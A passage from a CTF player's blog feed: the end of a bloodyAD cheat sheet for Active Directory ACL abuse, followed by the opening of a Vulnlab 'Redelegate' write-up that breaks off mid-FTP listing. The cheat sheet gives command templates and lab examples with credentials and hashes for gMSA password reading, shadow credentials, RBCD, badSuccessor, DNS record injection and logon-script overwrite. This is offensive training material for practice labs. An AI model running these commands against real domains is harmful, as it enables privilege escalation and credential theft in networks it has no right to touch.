<span class="var">$DN</span> <span class="var">$target_username</span></span><br></pre></td></tr></table></figure><p><strong>Example:</strong></p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>bloodyAD --host dc01.rebound.htb -d rebound.htb -u oorend -p &#x27;1GR8t@$$4u&#x27; add genericAll &#x27;OU=SERVICE USERS,DC=REBOUND,DC=HTB&#x27; oorend</span><span class="line out"><br>[+] oorend has now GenericAll on OU=SERVICE USERS,DC=REBOUND,DC=HTB</span></pre></td></tr></table></figure><p>Using the SID:</p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>bloodyAD --host dc01.rebound.htb -d rebound.htb -u oorend -p &#x27;1GR8t@$$4u&#x27; add genericAll &#x27;S-1-5-21-2410575906-3092493790-2123333151-1104&#x27; &#x27;S-1-5-21-750635624-2058721901-1932338391-2617&#x27;</span><span class="line out"><br>[+] S-1-5-21-750635624-2058721901-1932338391-2617 has now GenericAll on S-1-5-21-2410575906-3092493790-2123333151-1104</span></pre></td></tr></table></figure><h3 id="WriteOwner"><a href="#WriteOwner" class="headerlink" title="WriteOwner"></a>WriteOwner</h3><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">bloodyAD --host <span class="var">$dc</span> -d <span class="var">$domain</span> -u <span class="var">$username</span> -p <span class="var">$password</span> set owner <span class="var">$target_group</span> <span class="var">$target_username</span></span><br></pre></td></tr></table></figure><p><strong>Example:</strong></p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>bloodyAD --host dc01.haze.htb -d dc01.haze.htb -u &#x27;Haze-IT-Backup$&#x27; -p &#x27;:735c02c6b2dc54c3c8c6891f55279ebc&#x27; set owner SUPPORT_SERVICES &#x27;Haze-IT-Backup$&#x27;</span><span class="line out"><br>[+] Old owner S-1-5-21-323145914-28650650-2368316563-512 is now replaced by Haze-IT-Backup$ on SUPPORT_SERVICES</span></pre></td></tr></table></figure><h3 id="ReadGMSAPassword"><a href="#ReadGMSAPassword" class="headerlink" title="ReadGMSAPassword"></a>ReadGMSAPassword</h3><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">bloodyAD --host <span class="var">$dc</span> -d <span class="var">$domain</span> -u <span class="var">$username</span> -p <span class="var">$password</span> get object <span class="var">$target_username</span> --attr msDS-ManagedPassword</span><br></pre></td></tr></table></figure><p><strong>Example:</strong></p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>bloodyAD --host dc01.vintage.htb -d vintage.htb -u &#x27;fs01$&#x27; -p &#x27;P@ssw0rd&#x27; -k get object &#x27;gMSA01$&#x27; --attr msDS-ManagedPassword</span><span class="line out"><br></span><span class="line out"><br>distinguishedName: CN=gMSA01,CN=Managed Service Accounts,DC=vintage,DC=htb</span><span class="line out"><br>msDS-ManagedPassword.NTLM: aad3b435b51404eeaad3b435b51404ee:54311f0ed05b807a7aaf5943b595f224</span><span class="line out"><br>msDS-ManagedPassword.B64ENCODED: c6qwf6x+EXiEYKGhCu/wTBcnp6hz3ppQG2uReaV8QV+JCaIhn2MobwBxF4Q6fd3W5P13wvh2Jf/Wp2WHsjIEjkbF0duDHoCBAK31Q+BoQg0eUHbsRcksNrkLcPtkZ5eUhK+TzgpXeFKt0VCOWFkAOStKE1H5PDfUGoC2xuP+Tceg7iV0IcMBaR8Db3UgqaqP2LLRiimuL6ZO4xl6sSRKrdRQEQOR7L9fFw9JW7myCsbj2TPxFc5WaMQtWi456OvwBQn4jhdty5tSjv2uMlcq+sQMz60voxH6sClACPGKJMCr2FNVJP6dd1GTdvh6n5Dbh/yhHCAF8UzYeGXv2Nx3Dw==</span></pre></td></tr></table></figure><h3 id="Enable-a-Disabled-Account"><a href="#Enable-a-Disabled-Account" class="headerlink" title="Enable a Disabled Account"></a>Enable a Disabled Account</h3><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">bloodyAD --host <span class="var">$dc</span> -d <span class="var">$domain</span> -u <span class="var">$username</span> -p <span class="var">$password</span> remove uac <span class="var">$target_username</span> -f ACCOUNTDISABLE</span><br></pre></td></tr></table></figure><p><strong>Example:</strong></p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>bloodyAD --host dc01.mirage.htb -d mirage.htb -u mark.bbond -p &#x27;1day@atime&#x27; -k remove uac javier.mmarshall -f ACCOUNTDISABLE</span><span class="line out"><br>[-] [&#x27;ACCOUNTDISABLE&#x27;] property flags removed from javier.mmarshall&#x27;s userAccountControl</span></pre></td></tr></table></figure><h3 id="Add-The-TRUSTED-TO-AUTH-FOR-DELEGATION-Flag"><a href="#Add-The-TRUSTED-TO-AUTH-FOR-DELEGATION-Flag" class="headerlink" title="Add The TRUSTED_TO_AUTH_FOR_DELEGATION Flag"></a>Add The TRUSTED_TO_AUTH_FOR_DELEGATION Flag</h3><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">bloodyAD --host <span class="var">$dc</span> -d <span class="var">$domain</span> -u <span class="var">$username</span> -p <span class="var">$password</span> add uac <span class="var">$target_username</span> -f TRUSTED_TO_AUTH_FOR_DELEGATION</span><br></pre></td></tr></table></figure><p><strong>Example:</strong></p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>bloodyAD --host dc.redelegate.vl -d redelegate.vl -u helen.frost -p &#x27;P@ssword1&#x27; -k add uac &#x27;FS01$&#x27; -f TRUSTED_TO_AUTH_FOR_DELEGATION</span><span class="line out"><br>[-] [&#x27;TRUSTED_TO_AUTH_FOR_DELEGATION&#x27;] property flags added to FS01$&#x27;s userAccountControl</span></pre></td></tr></table></figure><h3 id="Modify-UPN"><a href="#Modify-UPN" class="headerlink" title="Modify UPN"></a>Modify UPN</h3><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">bloodyAD --host <span class="var">$dc</span> -d <span class="var">$domain</span> -u <span class="var">$username</span> -p <span class="var">$password</span> set object <span class="var">$old_upn</span> userPrincipalName -v <span class="var">$new_upn</span></span><br></pre></td></tr></table></figure><p><strong>Example:</strong></p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>bloodyAD --host dc-01.darkcorp.htb -d darkcorp.htb -u john.w -p &#x27;Pack_Beneath_Solid9!&#x27; set object angela.w userPrincipalName -v angela.w.adm</span><span class="line out"><br>[+] angela.w&#x27;s userPrincipalName has been updated</span></pre></td></tr></table></figure><p>Check if it has been modified</p><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">bloodyAD --host <span class="var">$dc</span> -d <span class="var">$domain</span> -u <span class="var">$username</span> -p <span class="var">$password</span> get object <span class="var">$target_user</span> --attr userPrincipalName</span><br></pre></td></tr></table></figure><p><strong>Example:</strong></p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>bloodyAD --host dc-01.darkcorp.htb -d darkcorp.htb -u john.w -p &#x27;Pack_Beneath_Solid9!&#x27; get object angela.w --attr userPrincipalName</span><span class="line out"><br></span><span class="line out"><br>distinguishedName: CN=Angela Williams,CN=Users,DC=darkcorp,DC=htb</span><span class="line out"><br>userPrincipalName: angela.w.adm</span></pre></td></tr></table></figure><h3 id="MachineAccountQuota"><a href="#MachineAccountQuota" class="headerlink" title="MachineAccountQuota"></a>MachineAccountQuota</h3><p>Enumerate MachineAccountQuota</p><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">bloodyAD --host <span class="var">$dc</span> -d <span class="var">$domain</span> -u <span class="var">$username</span> -p <span class="var">$password</span> get object &#x27;DC=dc,DC=dc&#x27; --attr ms-DS-MachineAccountQuota</span><br></pre></td></tr></table></figure><p><strong>Example:</strong></p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>bloodyAD --host dc-01.darkcorp.htb -d darkcorp.htb -u administrator -p &#x27;:fcb3ca5a19a1ccf2d14c13e8b64cde0f&#x27; get object &#x27;DC=darkcorp,DC=htb&#x27; --attr ms-DS-MachineAccountQuota</span><span class="line out"><br></span><span class="line out"><br>distinguishedName: DC=darkcorp,DC=htb</span><span class="line out"><br>ms-DS-MachineAccountQuota: 0</span></pre></td></tr></table></figure><p>Set MachineAccountQuota value to 10</p><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">bloodyAD --host <span class="var">$dc</span> -d <span class="var">$domain</span> -u <span class="var">$username</span> -p <span class="var">$password</span> set object &#x27;DC=dc,DC=dc&#x27; ms-DS-MachineAccountQuota -v 10</span><br></pre></td></tr></table></figure><p><strong>Example:</strong></p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>bloodyAD --host dc-01.darkcorp.htb -d darkcorp.htb -u administrator -p &#x27;:fcb3ca5a19a1ccf2d14c13e8b64cde0f&#x27; set object &#x27;DC=darkcorp,DC=htb&#x27; ms-DS-MachineAccountQuota -v 10</span><span class="line out"><br>[+] DC=darkcorp,DC=htb&#x27;s ms-DS-MachineAccountQuota has been updated</span></pre></td></tr></table></figure><h3 id="Modify-the-email"><a href="#Modify-the-email" class="headerlink" title="Modify the email"></a>Modify the email</h3><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">bloodyAD --host <span class="var">$dc</span> -d <span class="var">$domain</span> -u <span class="var">$username</span> -p <span class="var">$password</span> set object <span class="var">$target_user</span> mail -v newmail@test.local</span><br></pre></td></tr></table></figure><p><strong>Example:</strong></p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>bloodyAD --host dc01.scepter.htb -d scepter.htb -u a.carter -p P@ssw0rd set object d.baker mail -v h.brown@scepter.htb</span><span class="line out"><br>[+] d.baker&#x27;s mail has been updated</span></pre></td></tr></table></figure><h3 id="Modify-the-altSecurityIdentities-attribute-ESC14B"><a href="#Modify-the-altSecurityIdentities-attribute-ESC14B" class="headerlink" title="Modify the altSecurityIdentities attribute (ESC14B)"></a>Modify the altSecurityIdentities attribute (ESC14B)</h3><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">bloodyAD --host <span class="var">$dc</span> -d <span class="var">$domain</span> -u <span class="var">$username</span> -p <span class="var">$password</span> set object <span class="var">$target_user</span> altSecurityIdentities -v &#x27;X509:&lt;RFC822&gt;user@test.local&#x27;</span><br></pre></td></tr></table></figure><p><strong>Example:</strong></p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>bloodyAD --host dc01.scepter.htb -d scepter.htb -u h.brown -k set object p.adams altSecurityIdentities -v &#x27;X509:&lt;RFC822&gt;p.adams@scepter.htb&#x27;</span><span class="line out"><br>[+] p.adams&#x27;s altSecurityIdentities has been updated</span></pre></td></tr></table></figure><h3 id="Find-Writable-Attributes"><a href="#Find-Writable-Attributes" class="headerlink" title="Find Writable Attributes"></a>Find Writable Attributes</h3><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">bloodyAD --host <span class="var">$dc</span> -d <span class="var">$domain</span> -u <span class="var">$username</span> -p <span class="var">$password</span> get writable --detail</span><br></pre></td></tr></table></figure><p><strong>Example:</strong></p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>bloodyAD --host dc01.scepter.htb -d scepter.htb -u &#x27;h.brown&#x27; -k get writable --detail</span><span class="line out"><br></span><span class="line out"><br>distinguishedName: CN=p.adams,OU=Helpdesk Enrollment Certificate,DC=scepter,DC=htb</span><span class="line out"><br>altSecurityIdentities: WRITE</span></pre></td></tr></table></figure><h3 id="Shadow-Credentials"><a href="#Shadow-Credentials" class="headerlink" title="Shadow Credentials"></a>Shadow Credentials</h3><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">bloodyAD --host <span class="var">$dc</span> -d <span class="var">$domain</span> -u <span class="var">$username</span> -p <span class="var">$password</span> add shadowCredentials <span class="var">$target</span></span><br></pre></td></tr></table></figure><p><strong>Example:</strong></p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>bloodyAD --host haze.htb -d haze.htb -u &#x27;haze-it-backup$&#x27; -p &#x27;:735c02c6b2dc54c3c8c6891f55279ebc&#x27; -s add shadowCredentials &#x27;edward.martin&#x27;</span></pre></td></tr></table></figure><h3 id="WriteSPN"><a href="#WriteSPN" class="headerlink" title="WriteSPN"></a>WriteSPN</h3><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">bloodyAD --host <span class="var">$dc</span> -d <span class="var">$domain</span> -u <span class="var">$username</span> -p <span class="var">$password</span> set object <span class="var">$target</span> servicePrincipalName -v &#x27;domain/meow&#x27;</span><br></pre></td></tr></table></figure><p><strong>Example:</strong></p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>bloodyAD --host dc01.tombwatcher.htb -d tombwatcher.htb -u henry -p &#x27;H3nry_987TGV!&#x27; set object alfred servicePrincipalName -v &#x27;tombwatcher/meow&#x27;</span><span class="line out"><br>[+] alfred&#x27;s servicePrincipalName has been updated</span></pre></td></tr></table></figure><h3 id="Find-Deleted-Objects"><a href="#Find-Deleted-Objects" class="headerlink" title="Find Deleted Objects"></a>Find Deleted Objects</h3><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">bloodyAD --host <span class="var">$dc</span> -d <span class="var">$domain</span> -u <span class="var">$username</span> -p <span class="var">$password</span> get writable</span><br></pre></td></tr></table></figure><p><strong>Example:</strong></p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>bloodyAD --host dc.voleur.htb -d voleur.htb -u svc_ldap -p M1XyC9pW7qT5Vn -k get writable</span><span class="line out"><br></span><span class="line out"><br>distinguishedName: CN=Todd Wolfe\\0ADEL:1c6b1deb-c372-4cbb-87b1-15031de169db,CN=Deleted Objects,DC=voleur,DC=htb</span><span class="line out"><br>permission: CREATE_CHILD; WRITE</span></pre></td></tr></table></figure><h3 id="Extended-Search-Operations"><a href="#Extended-Search-Operations" class="headerlink" title="Extended Search Operations"></a>Extended Search Operations</h3><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">bloodyAD --host <span class="var">$dc</span> -d <span class="var">$domain</span> -u <span class="var">$username</span> -p <span class="var">$password</span> get search -h</span><br></pre></td></tr></table></figure><p>e.g.</p><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">-c 1.2.840.113556.1.4.2064 -c 1.2.840.113556.1.4.2065 to display tombstoned</span><br></pre></td></tr></table></figure><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">bloodyAD --host <span class="var">$dc</span> -d <span class="var">$domain</span> -u <span class="var">$username</span> -p <span class="var">$password</span> -k get search -c 1.2.840.113556.1.4.2064 -c 1.2.840.113556.1.4.2065</span><br></pre></td></tr></table></figure><h3 id="Restore-a-deleted-object"><a href="#Restore-a-deleted-object" class="headerlink" title="Restore a deleted object"></a>Restore a deleted object</h3><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">bloodyAD --host <span class="var">$dc</span> -d <span class="var">$domain</span> -u <span class="var">$username</span> -p <span class="var">$password</span> -k set restore <span class="var">$user_to_restore</span></span><br></pre></td></tr></table></figure><p><strong>Example:</strong></p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>bloodyAD --host dc.voleur.htb -d voleur.htb -u svc_ldap -p M1XyC9pW7qT5Vn -k set restore todd.wolfe</span><span class="line out"><br>[+] todd.wolfe has been restored successfully under CN=Todd Wolfe,OU=Second-Line Support Technicians,DC=voleur,DC=htb</span></pre></td></tr></table></figure><h3 id="Create-a-new-computer-account"><a href="#Create-a-new-computer-account" class="headerlink" title="Create a new computer account"></a>Create a new computer account</h3><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">bloodyAD --host <span class="var">$dc</span> -d <span class="var">$domain</span> -u <span class="var">$username</span> -p <span class="var">$password</span> add computer <span class="var">$computer_name</span> <span class="var">$computer_password</span></span><br></pre></td></tr></table></figure><p><strong>Example:</strong></p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>bloodyAD --host DC1.delegate.vl -d delegate.vl -u n.thompson -p &#x27;KALEB_2341&#x27; add computer meow &#x27;P@ssw0rd&#x27;</span><span class="line out"><br>[+] meow created</span></pre></td></tr></table></figure><h3 id="Add-Resource-Based-Constrained-Delegation"><a href="#Add-Resource-Based-Constrained-Delegation" class="headerlink" title="Add Resource Based Constrained Delegation"></a>Add Resource Based Constrained Delegation</h3><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">bloodyAD --host <span class="var">$dc</span> -d <span class="var">$domain</span> -u <span class="var">$username</span> -p <span class="var">$password</span> add rbcd &#x27;DELEGATE_TO$&#x27; &#x27;DELEGATE_FROM$&#x27;</span><br></pre></td></tr></table></figure><p><strong>Example:</strong></p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>bloodyAD --host dc2.domain.local -d domain.local -u &#x27;C.Carlssen&#x27; -k add rbcd svc_sql &#x27;meow$&#x27;</span><span class="line out"><br>[!] No security descriptor has been returned, a new one will be created</span><span class="line out"><br>[+] meow$ can now impersonate users on svc_sql via S4U2Proxy</span></pre></td></tr></table></figure><h3 id="Register-a-DNS-Record"><a href="#Register-a-DNS-Record" class="headerlink" title="Register a DNS Record"></a>Register a DNS Record</h3><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">bloodyAD --host <span class="var">$dc</span> -d <span class="var">$domain</span> -u <span class="var">$username</span> -p <span class="var">$password</span> add dnsRecord <span class="var">$record_name</span> <span class="var">$attacker_ip</span></span><br></pre></td></tr></table></figure><p><strong>Example:</strong></p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>bloodyAD --host S200401.overwatch.htb -u sqlsvc -p TI0LKcfHzZw1Vv add dnsRecord SQL07 10.10.14.61</span><span class="line out"><br>[+] SQL07 has been successfully added</span></pre></td></tr></table></figure><h3 id="Overwrite-the-logon-script-path"><a href="#Overwrite-the-logon-script-path" class="headerlink" title="Overwrite the logon script path"></a>Overwrite the logon script path</h3><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">bloodyAD --host <span class="var">$dc</span> -d <span class="var">$domain</span> -u <span class="var">$username</span> -p <span class="var">$password</span> set object <span class="var">$DN</span> scriptPath -v <span class="var">$file</span></span><br></pre></td></tr></table></figure><p><strong>Example:</strong></p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>bloodyAD --host garfield.htb -d garfield.htb -u j.arbuckle -p &#x27;Th1sD4mnC4t!@1978&#x27; set object &#x27;CN=Liz Wilson,CN=Users,DC=garfield,DC=htb&#x27; scriptPath -v &#x27;printerDetect.bat&#x27;</span><span class="line out"><br>[+] CN=Liz Wilson,CN=Users,DC=garfield,DC=htb&#x27;s scriptPath has been updated</span></pre></td></tr></table></figure><h3 id="Collect-Bloodhound-data"><a href="#Collect-Bloodhound-data" class="headerlink" title="Collect Bloodhound data"></a>Collect Bloodhound data</h3><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">bloodyAD --host <span class="var">$dc</span> -d <span class="var">$domain</span> -u <span class="var">$username</span> -p <span class="var">$password</span> get bloodhound</span><br></pre></td></tr></table></figure><p><strong>Example:</strong></p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>bloodyAD --host DC2.pong.htb -d pong.htb --dc-ip 192.168.2.2 -u c.roberts -k get bloodhound</span><span class="line out"><br>[+] Connecting to LDAP server</span><span class="line out"><br>[+] Connected to LDAP serrver</span><span class="line out"><br>Dumping schema: 2it [00:00,  5.33it/s]</span><span class="line out"><br>Generating lookuptable: 96it [00:00, 102.83it/s]</span><span class="line out"><br>Dumping SDs:  99%|████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████▌ | 99/100 [00:09&lt;00:00,  9.98it/s]</span><span class="line out"><br>Dumping domains: 100%|█████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████| 1/1 [00:00&lt;00:00,  3.66it/s]</span><span class="line out"><br>Dumping users: 100%|████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████| 16/16 [00:00&lt;00:00, 112.13it/s]</span><span class="line out"><br>Dumping computers: 100%|███████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████| 2/2 [00:00&lt;00:00, 21.41it/s]</span><span class="line out"><br>Dumping groups: 100%|███████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████| 52/52 [00:00&lt;00:00, 328.41it/s]</span><span class="line out"><br>Dumping GPOs: 100%|████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████| 3/3 [00:00&lt;00:00, 31.36it/s]</span><span class="line out"><br>Dumping OUs: 100%|█████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████| 2/2 [00:00&lt;00:00, 23.38it/s]</span><span class="line out"><br>Dumping Containers: 100%|████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████| 19/19 [00:00&lt;00:00, 99.91it/s]</span><span class="line out"><br>[+] Bloodhound data saved to 20260426T192924_Bloodhound.zip</span><span class="line out"><br>[+] Found 1 trusts</span></pre></td></tr></table></figure><h3 id="Change-Group-Type-to-Domain-Local"><a href="#Change-Group-Type-to-Domain-Local" class="headerlink" title="Change Group Type to Domain Local"></a>Change Group Type to Domain Local</h3><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">bloodyAD --host <span class="var">$dc</span> -d <span class="var">$domain</span> -u <span class="var">$username</span> -p <span class="var">$password</span> set object <span class="var">$group</span> groupType -v -2147483644</span><br></pre></td></tr></table></figure><p><strong>Example:</strong></p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>bloodyAD --host DC2.pong.htb -d pong.htb -u c.roberts -k set object &#x27;CN=gMSA Managers,CN=Users,DC=pong,DC=htb&#x27; groupType -v -2147483644</span><span class="line out"><br>[+] CN=gMSA Managers,CN=Users,DC=pong,DC=htb&#x27;s groupType has been updated</span></pre></td></tr></table></figure><h3 id="Get-the-msDS-ManagedPassword-blob"><a href="#Get-the-msDS-ManagedPassword-blob" class="headerlink" title="Get the msDS-ManagedPassword blob"></a>Get the msDS-ManagedPassword blob</h3><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">bloodyAD --host <span class="var">$dc</span> -d <span class="var">$domain</span> -u <span class="var">$username</span> -p <span class="var">$password</span> get search --filter &#x27;(sAMAccountName=account_name$)&#x27; --attr &#x27;msDS-ManagedPassword,msDS-ManagedPasswordId,sAMAccountName&#x27; --raw</span><br></pre></td></tr></table></figure><p><strong>Example:</strong></p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>bloodyAD --host dc2.pong.htb -d pong.htb -u &#x27;c.roberts@ping.htb&#x27; -k get search --filter &#x27;(sAMAccountName=Pong_gMSA$)&#x27; --attr &#x27;msDS-ManagedPassword,msDS-ManagedPasswordId,sAMAccountName&#x27; --raw</span><span class="line out"><br></span><span class="line out"><br>distinguishedName: CN=Pong_gMSA,CN=Managed Service Accounts,DC=pong,DC=htb</span><span class="line out"><br>msDS-ManagedPassword: AQAAACQCAAAQABIBFAIcAnhZG1ix0PWawJDVD5CKMgZ7hrJ18mTj...[SNIP]</span><span class="line out"><br>msDS-ManagedPasswordId: AQAAAEtEU0sCAAAAbAEAAAIAAAAAAAAAM1Hudw9yHvOOVt4ob5...[SNIP]</span><span class="line out"><br>sAMAccountName: Pong_gMSA$</span></pre></td></tr></table></figure><h3 id="add-badSuccessor"><a href="#add-badSuccessor" class="headerlink" title="add badSuccessor"></a>add badSuccessor</h3><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">bloodyAD --host <span class="var">$dc</span> -d <span class="var">$domain</span> -u <span class="var">$username</span> -p <span class="var">$password</span> add badSuccessor <span class="var">$hostname</span> -t <span class="var">$target_DN</span> --ou <span class="var">$DMSA_object_OU</span> --prepatch</span><br></pre></td></tr></table></figure><p>Example:</p><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">bloodyAD --host 10.129.16.147 -d checkpoint.htb -u alex.turner -p &#x27;Checkpoint2024!&#x27; add badSuccessor pwnsvc -t &#x27;CN=svc_deploy,OU=ServiceAccounts,DC=checkpoint,DC=htb&#x27; --ou &#x27;OU=Employees,DC=checkpoint,DC=htb&#x27; --prepatch</span><br></pre></td></tr></table></figure><h3 id="Notes"><a href="#Notes" class="headerlink" title="Notes"></a>Notes</h3><ul><li>Pass <code>-k</code> to use kerberos authentication.</li><li>You can pass a user hash instead of a password using <code>-p :hash</code>.</li><li>Specify format for <code>--password</code> or <code>-k &lt;keyfile&gt;</code> using <code>-f</code>, e.g. <code>-f rc4</code>.</li></ul><h3 id="Resources"><a href="#Resources" class="headerlink" title="Resources"></a>Resources</h3><ul><li><a href="https://github.com/CravateRouge/bloodyAD/wiki/User-Guide">https://github.com/CravateRouge/bloodyAD/wiki/User-Guide</a></li><li><a href="https://0xdf.gitlab.io/2024/03/30/htb-rebound.html">https://0xdf.gitlab.io/2024/03/30/htb-rebound.html</a></li><li><a href="https://0xdf.gitlab.io/2025/04/26/htb-vintage.html">https://0xdf.gitlab.io/2025/04/26/htb-vintage.html</a></li><li><a href="https://www.thehacker.recipes/">https://www.thehacker.recipes/</a></li></ul><h3 id="Machines-To-Practice-HackTheBox"><a href="#Machines-To-Practice-HackTheBox" class="headerlink" title="Machines To Practice (HackTheBox)"></a>Machines To Practice (HackTheBox)</h3><ul><li>Redelegate</li><li>Vintage</li><li>Infiltrator</li><li>Rebound</li><li>Absolute</li><li>Certified</li><li>TombWatcher</li><li>Voleur</li><li>PingPong</li></ul>]]></content>
    
    
    <summary type="html">BloodyAD commands with examples</summary>


    <category term="cheatsheet" scheme="https://seriotonctf.github.io/categories/cheatsheet/"/>
    
    
    <category term="active directory" scheme="https://seriotonctf.github.io/tags/active-directory/"/>
    
    <category term="acl abuse" scheme="https://seriotonctf.github.io/tags/acl-abuse/"/>
    
    <category term="shadow credentials" scheme="https://seriotonctf.github.io/tags/shadow-credentials/"/>
    
    <category term="rbcd" scheme="https://seriotonctf.github.io/tags/rbcd/"/>
    
    <category term="bloodyad" scheme="https://seriotonctf.github.io/tags/bloodyad/"/>
    
    <category term="gmsa" scheme="https://seriotonctf.github.io/tags/gmsa/"/>
    
  </entry>
  
  <entry>
    <title>Redelegate - Vulnlab</title>
    <link href="https://seriotonctf.github.io/Redelegate-Vulnlab/"/>
    <id>https://seriotonctf.github.io/Redelegate-Vulnlab/</id>
    <published>2024-11-24T16:47:11.000Z</published>
    <updated>2026-05-24T17:14:08.105Z</updated>
    
    <content type="html"><![CDATA[<p>Redelegate is a hard Active Directory machine from Vulnlab, created by Geiseric. It involves enumerating domain accounts via MSSQL, abusing GenericAll on a machine account, and performing constrained delegation.</p><h1 id="User"><a href="#User" class="headerlink" title="User"></a>User</h1><h2 id="Enumeration"><a href="#Enumeration" class="headerlink" title="Enumeration"></a>Enumeration</h2><h3 id="NMAP"><a href="#NMAP" class="headerlink" title="NMAP"></a>NMAP</h3><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>sudo nmap -n -Pn --min-rate=1000 -T4 10.10.123.27 -p- -v | tee ports</span><span class="line out"><br></span><span class="line out"><br>PORT      STATE SERVICE</span><span class="line out"><br>21/tcp    open  ftp</span><span class="line out"><br>53/tcp    open  domain</span><span class="line out"><br>80/tcp    open  http</span><span class="line out"><br>88/tcp    open  kerberos-sec</span><span class="line out"><br>135/tcp   open  msrpc</span><span class="line out"><br>139/tcp   open  netbios-ssn</span><span class="line out"><br>389/tcp   open  ldap</span><span class="line out"><br>445/tcp   open  microsoft-ds</span><span class="line out"><br>464/tcp   open  kpasswd5</span><span class="line out"><br>593/tcp   open  http-rpc-epmap</span><span class="line out"><br>636/tcp   open  ldapssl</span><span class="line out"><br>1433/tcp  open  ms-sql-s</span><span class="line out"><br>3268/tcp  open  globalcatLDAP</span><span class="line out"><br>3269/tcp  open  globalcatLDAPssl</span><span class="line out"><br>3389/tcp  open  ms-wbt-server</span><span class="line out"><br>5357/tcp  open  wsdapi</span><span class="line out"><br>5985/tcp  open  wsman</span><span class="line out"><br>9389/tcp  open  adws</span><span class="line out"><br>47001/tcp open  winrm</span></pre></td></tr></table></figure><p>From the Nmap scan, we can see that we are dealing with a Domain Controller, as it has DNS, LDAP, and Kerberos services running. Additionally, there is FTP on port 21 an MSSQL service running on port 1433, which is particularly noteworthy</p><h3 id="FTP"><a href="#FTP" class="headerlink" title="FTP"></a>FTP</h3><p>We can connect to FTP anonymously and list files</p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>ftp 10.10.123.27</span><span class="line out"><br>Connected to 10.10.123.27.</span><span class="line out"><br>220 Microsoft FTP Service</span><span class="line out"><br>Name (10.10.123.27:serioton): anonymous</span><span class="line out"><br>331 Anonymous access allowed, send identity (e-mail name) as password.</span><span class="line out"><br>Password:</span><span class="line out"><br>230 User logged in.</span><span class="line out"><br>Remote system type is Windows_NT.</span><span class="line cmd"><br><span class="prompt">ftp&gt; </span>ls</span><span class="line out"><br>229 Entering Extended Passive Mode (|||53160|)</span><span class="line out"><br>125 Data connection 